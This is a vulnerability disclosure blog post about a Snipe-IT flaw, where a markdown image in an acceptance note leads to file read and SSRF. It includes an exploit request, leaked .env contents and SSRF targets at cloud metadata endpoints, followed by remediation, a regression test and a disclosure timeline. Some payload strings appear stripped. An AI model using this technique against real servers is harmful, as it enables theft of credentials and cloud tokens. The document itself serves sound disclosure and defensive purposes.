CVE-2026-86751: Snipe-IT Arbitrary File Read and SSRF via Acceptance Note Injection
How I discovered a critical vulnerability in Snipe-IT that allows any authenticated user to read arbitrary server files and perform SSRF attacks through a simple markdown image in an acceptance note.

Submit  in an acceptance note. The laravel-mail-auto-embed library resolves image sources via file_get_contents() and attaches them to outbound emails. With send_copy checked (default), the attacker receives .env containing APP_KEY, database credentials, and LDAP passwords directly in their inbox — one POST request, full credential exfiltration.
Introduction
During security research on Snipe-IT, a popular open-source IT asset management system, I discovered a critical vulnerability that allows any authenticated user to read arbitrary files from the server and perform SSRF attacks. The attack requires only a pending checkout acceptance — Snipe-IT's core business flow — and delivers exfiltrated data directly to the attacker's own email inbox.
No special permissions required. No admin interaction needed. One POST request exfiltrates your .env file.
Affected Components
Root Cause
The vulnerability chains four separate weaknesses:
1. Auto-Embed Enabled by Default
Snipe-IT ships with laravel-mail-auto-embed configured to automatically embed images in all outbound emails:
'enabled' => env('MAIL_AUTO_EMBED', true), // Defaults to TRUEThe shipped .env.example never sets MAIL_AUTO_EMBED, only MAIL_AUTO_EMBED_METHOD — so this is enabled on every default installation.
2. Note Field Stored Unsanitized
The acceptance controller passes user input directly to the notification without any sanitization:
// Data array passed to notifications
'note' => $request->input('note'),  // No strip_tags, no filtering
...
// Sent to admin
$acceptance->notify(new AcceptanceItemAcceptedNotification($data));
// Sent to submitting user if send_copy=1
$assignedUser->notify(new AcceptanceItemAcceptedToUserNotification($data));
3. Blade Escaping Doesn't Stop Markdown
The note is rendered in a Blade template using {{ }} syntax:
| **{{ trans('general.notes') }}** | {{ $note }} |Blade's {{ }} escapes HTML metacharacters (< > & " '), but not markdown syntax characters (! [ ] ( )). The input  contains no HTML special characters, survives escaping intact, and Laravel's markdown-mail pipeline then runs it through CommonMark — expanding it to <img src="/etc/passwd" alt="x">.
4. Mail-Auto-Embed Has No Path Restrictions
The library resolves every <img src> it finds without any scheme or path validation:
if (filter_var($src, FILTER_VALIDATE_URL) !== false) {
    return $embedder->fromUrl($src);      // curl_init($src) — SSRF
}
...
if (file_exists($src)) {
    return $embedder->fromPath($src);     // file_get_contents($src) — LFR
}URL-shaped sources trigger server-side HTTP requests (SSRF). Everything else is checked directly against the filesystem — if the file exists, it's read with file_get_contents() and attached as a MIME part.
Self-Exfiltration: The Critical Detail
The send_copy checkbox is checked by default in the acceptance form. When enabled, AcceptanceItemAcceptedToUserNotification is dispatched to the attacker's own email address using the same vulnerable template with the same attachments.
The attacker doesn't need to intercept admin emails or have any special access — they receive the exfiltrated files directly in their inbox.
Exploitation
Prerequisites
- Any authenticated user account
- A pending checkout acceptance (admin checked out an asset to you from a category with
require_acceptance=1) - That's it — no elevated permissions required
Tested against Snipe-IT master @ commit 4c5dd9a using the official Docker setup with MailHog capturing outbound mail.
Step 1: Submit Malicious Acceptance Note
POST /account/accept/12 HTTP/1.1
Host: localhost:8000
Cookie: snipeit_session=<lowuser session, no elevated permissions>
Content-Type: application/x-www-form-urlencoded
_token=<csrf>
&asset_acceptance=accepted
¬e=!hostname+and+!env
&send_copy=1
Response: HTTP/1.1 302 Found — identical to a benign acceptance. No client-visible indication the payload was processed.
Step 2: Receive Exfiltrated Files
The attacker's inbox now contains an acceptance confirmation email with MIME attachments:
Subject: ACCEPTED: Low Test has accepted #F41-AUTO-001
To: lowuser@test.local
MIME parts:
[1] text/plain; name=hostname
Content-Disposition: inline; filename=hostname
body: "e954197dcc35\n"               ← /etc/hostname
[2] text/x-file; name=.env
Content-Disposition: inline; filename=.env
body: APP_KEY=base64:xxxxxxx
DB_CONNECTION=mysql
DB_HOST=mariadb
DB_PASSWORD=snipeit_db_password
MAIL_PASSWORD=mail_password
LDAP_PASSWORD=ldap_bind_password
...                              ← 2,352 bytes
One POST request. No admin interaction. The attacker receives their own copy of this email with full .env attached.
SSRF Variant
The same mechanism works for internal HTTP requests — add a URL-shaped source:
note=

The mail worker issues HTTP GETs to each URL and attaches the responses:
- AWS IMDSv1 at
169.254.169.254— IAM credential exfiltration - GCP metadata at
metadata.google.internal— service account tokens - Azure IMDS at
169.254.169.254— managed identity tokens - Internal services: Redis, Elasticsearch, admin panels reachable from the app server
I confirmed connectivity to mariadb:3306 on the internal Docker network — the connection succeeds (no MIME attachment because raw MySQL wire protocol isn't HTTP, but the reach is proven).
Impact
Read .env (APP_KEY, DB_PASSWORD, LDAP_PASSWORD), SSH keys, cloud IAM credentials, any server-readable file.
Direct integrity impact is limited, but stolen credentials enable subsequent attacks.
No direct availability impact.
Subsequent System Impact
The CVSS 4.0 "Subsequent" metrics capture the downstream impact on systems beyond Snipe-IT. With APP_KEY and credentials exfiltrated, an attacker can:
- Forge session cookies — impersonate any user, including superadmins (SC:H, SI:L)
- Decrypt encrypted database values —
ldap_pword, OAuth secrets, 2FA backup codes - Forge signed URLs — bypass email verification, password resets
- Access downstream systems — database server, LDAP directory, cloud infrastructure
This explains the High subsequent confidentiality (SC:H) rating — the vulnerability's impact extends far beyond the application itself.
Why Scope is Changed
The leaked credentials impact systems beyond Snipe-IT:
- Database server — direct access with
DB_PASSWORD - LDAP/AD directory — organization-wide access with
LDAP_PASSWORD - Cloud infrastructure — IAM role assumption on AWS/GCP/Azure via metadata SSRF
Low Barrier to Exploitation
No special role or permission grants are required. Any user who has ever had a single asset, license seat, or accessory checked out to them from a category requiring acceptance can trigger this. This is common in ordinary Snipe-IT usage, not an edge case.
CVSS Breakdown
CVSS 4.0 Base Score: 8.4 (High) — per VulnCheck CNA
Vector: AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:L/VA:N/SC:H/SI:L/SA:N
Remediation
Immediate Mitigation
Add this to your .env file — no code change required:
MAIL_AUTO_EMBED=falseThis disables laravel-mail-auto-embed globally and closes the vulnerability immediately.
Code-Level Fix
// Strip markdown image syntax before it reaches notifications
$note = $request->input('note') ?? '';
$note = preg_replace('/!\[[^\]]*\]\([^)]*\)/', '', $note);
$note = strip_tags($note);Set env('MAIL_AUTO_EMBED', false) in config/mail-auto-embed.php.
Strip markdown image syntax and HTML tags from acceptance notes before notification.
In Helper::renderMarkdown, reject any <img src> that isn't https:, cid:, or a whitelisted asset path.
If auto-embed is needed for logos, apply it only to specific developer-authored templates, not all outbound mail.
Regression Test
public function test_acceptance_note_cannot_exfiltrate_local_file()
{
Notification::fake();
$user = User::factory()->create();
$acceptance = CheckoutAcceptance::factory()->create([
'assigned_to_id' => $user->id,
]);
$this->actingAs($user)->post(route('account.accept.store', $acceptance), [
'asset_acceptance' => 'accepted',
'note' => '',
]);
Notification::assertSentTo($user, <span class="k">function</span> ($n) <span class="k">use</span> ($user) {
$rendered = $n->toMail($user)->render();
<span class="k">return</span> !preg_match('#<img[^>]+src="(/|file:)[^"]*"#i', $rendered);
});
}
Timeline
- 29 Jul 2026Discovered
Root cause identified during source review of AcceptanceController.
- 30 Jul 2026Reproduced
End-to-end exploitation verified: .env and internal HTTP responses confirmed as MIME attachments.
- 31 Jul 2026Disclosed
Reported to security@snipeitapp.com under 90-day coordinated disclosure.
- 24 Aug 2026Patched
Fix released in version 8.7.0. GHSA-f3vq-g24v-xc2g published.
- 11 Sep 2026CVE Assigned
CVE-2026-86751 issued.
References
- NVD - CVE-2026-86751
- GitHub Security Advisory - GHSA-f3vq-g24v-xc2g
- VulnCheck Advisory
- CWE-918: Server-Side Request Forgery
- CWE-73: External Control of File Name or Path
The Lesson
User input flowing through multiple rendering stages can bypass individual protections. Blade escaping, CommonMark parsing, and mail-auto-embed each work correctly in isolation — combined, they create an arbitrary file read primitive.
This vulnerability demonstrates how defense-in-depth failures emerge from the interaction of components that are each secure on their own:
- Blade escaping works — but markdown syntax isn't HTML
- CommonMark works — but it trusts its input
- Mail-auto-embed works — but it has no path restrictions
- The default config works — but it enables a dangerous feature
The self-exfiltration aspect makes this especially severe: the send_copy checkbox turns a server-side vulnerability into a direct data channel to the attacker. No admin inbox access required, no network interception, no additional steps — submit the payload, check your email.
If you're running Snipe-IT < 8.7.0, update immediately or set MAIL_AUTO_EMBED=false in your .env.
This vulnerability was discovered through security research and responsibly disclosed to the vendor under coordinated disclosure. All testing was performed against isolated Docker deployments.

Adam Nurudini
Offensive Security Consultant specializing in vulnerability research, penetration testing, and red team operations. Published CVE author.